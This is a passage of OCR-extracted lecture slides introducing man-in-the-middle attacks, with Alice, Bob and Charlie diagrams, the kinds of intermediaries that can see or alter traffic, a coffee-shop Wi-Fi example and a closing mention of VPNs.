
  (Integrity)
- **Interruption** – Preventing authorized access

  (Availability)

Today we will focus on:

- Man in the middle
- Denial of service
- DNS attack

Man in the middle




Your Computer

The Internet

Website Server

Alice


Bob



Your Computer

The Internet

Website Server





Alice

Charlie

Bob

- Charlie is in the middle between Alice and Bob.
- Charlie can:
  - View traffic
  - Change traffic
  - Add traffic
  - Delete traffic
- Charlie could be:
  - Internet service provider
  - Virtual Private Network (VPN) provider
  - WIFI provider such as a coffee shop
  - An attacker re-routing your connection
  - An incompetent admin (it happens)





Your Computer

The Internet


Destination Server

Level Three


Verizon

Comcast

Alice goes to her favorite coffee shop and tries to visit BBC News



Alice



UK - BBC News

www.bbc.com/news/uk

BBC News Sport More Search

NEWS

Home Video World US & Canada UK Business Tech More

UK England N. Ireland Scotland Wales Politics

Osborne unveils sugar tax on soft drinks

George Osborne unveils a tax on the makers of soft drinks - and warns of the risks of leaving the EU in his eighth Budget.

20 minutes ago | UK Politics


LIVE Budget 2016 Live

Budget key points: At-a-glance

Growth forecasts cut

▶ 'On course for a surplus'

BBC NEWS




Free Wi-Fi

From our friends at Google

I agree to the Terms of Service and have reviewed the Google Privacy Policy

Need help? 855-446-2374



Alice

Virtual Private Network VPN

For this part of the lecture:

